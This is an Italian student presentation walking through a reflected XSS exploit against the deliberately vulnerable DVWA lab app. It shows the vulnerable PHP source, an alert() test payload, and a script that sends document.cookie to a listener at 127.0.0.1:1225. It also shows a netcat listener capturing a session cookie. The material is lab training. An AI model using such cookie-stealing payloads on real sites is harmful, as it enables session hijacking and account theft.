

# **Exploit DVWA - XSS e CSRF**

P R E S E N T A T I O N

# VULNERABLE WEBSITE

Comprendere se un sito web è vulnerabile richiede una valutazione approfondita delle sue caratteristiche e del modo in cui è stato sviluppato e configurato. Ci sono diversi indicatori che possono suggerire la presenza di vulnerabilità.



192.168.50.101

Sei stato hackerato

OK

## Reflected XSS Source

```
<?php  
  
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){  
  
    $isempty = true;  
  
} else {  
  
    echo '<pre>';  
    echo 'Hello ' . $_GET['name'];  
    echo '</pre>';  
  
}  
  
?>
```

XSS, o Cross-Site Scripting, è una vulnerabilità di sicurezza comune che si verifica quando un'applicazione web permette l'inserimento di script dannosi da eseguire sul lato del client (browser) di un utente. Questo tipo di attacco consente a un aggressore di iniettare script malevoli (solitamente codice JavaScript) all'interno delle pagine web visualizzate da altri utenti.

Gli attacchi XSS possono avere conseguenze gravi, tra cui il furto di informazioni sensibili degli utenti, la sessione dirottata, la defacement delle pagine web e altri tipi di danni. Per prevenire gli attacchi XSS, gli sviluppatori devono validare e sanificare in modo appropriato l'input dell'utente e implementare tecniche di sicurezza come l'uso di Content Security Policy (CSP).

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It features a form with a placeholder "What's your name?" and a "Submit" button. Below the form, the text "Hello Epicode" is displayed in red, indicating a successful XSS exploit. A "More info" section at the bottom provides links to external resources: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

# SCRIPT ‘usati’

```
<script>alert('.....')</script>
```

Questo script è un esempio di un attacco di tipo Cross-Site Scripting (XSS). Questo tipo di attacco sfrutta la capacità di eseguire codice JavaScript in un contesto web per iniettare script dannosi all'interno di pagine web visualizzate da altri utenti. Nell'esempio fornito, il codice JavaScript alert('.....') mostra una finestra di avviso con il testo specificato. Un attacco XSS può essere pericoloso perché può consentire a un aggressore di eseguire codice lato client (JavaScript) all'interno del browser di un utente, senza il suo consenso.

```
<script>window.location='http://127.0.0.1:1225/?cookie=' + document.cookie;</script>
```


Questo script è un tipo Cross-Site Scripting (XSS) mirato al furto dei cookie dell'utente. Nel dettaglio, questo script esegue una redirezione della finestra del browser verso un altro sito (in questo caso, 'http://127.0.0.1:1225/?cookie='), aggiungendo i cookie dell'utente alla fine dell'URL come parametro. L'URL risultante conterrà i dati del cookie dell'utente, che potrebbero includere informazioni sensibili come le credenziali di autenticazione.

```
(kali㉿kali)-[~]
$ nc -l -p 1225
GET /?cookie=security=low;%20PHPSESSID=cfc3a420365573ad0d0e98f2bac03e38 HTTP/1.1
Host: 127.0.0.1:1225
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

# Report dell'attacco

Ho eseguito l'accesso all'indirizzo IP 192.168.50.101 e ho visitato la Damn Vulnerable Web Application (DVWA). Abbiamo abbassato il livello di sicurezza al valore "low" per esaminare la vulnerabilità XSS riflessa. Utilizzando uno script specifico, ossia `<script>alert('....')</script>`, abbiamo valutato la sicurezza del sito web. Successivamente, abbiamo introdotto un ulteriore script `<script>window.location='http://127.0.0.1:1225/?cookie='+document.cookie;</script>` per ottenere i cookie della pagina.

Infine, attraverso l'utilizzo del comando nc -l -p (porta), siamo in grado di metterci in ascolto sulla porta individuata precedentemente con lo script, consentendo una verifica ulteriore della situazione.



## Cosa sono i 'COOKIE'

I cookie sono piccoli file di testo che vengono memorizzati sul dispositivo di un utente quando visita un sito web. Questi file contengono informazioni che possono essere utilizzate per vari scopi, tra cui il mantenimento dello stato di autenticazione, la memorizzazione delle preferenze dell'utente, il tracciamento delle attività di navigazione e altro ancora. I cookie vengono scambiati tra il browser dell'utente e il server del sito web per facilitare l'interazione tra l'utente e il sito.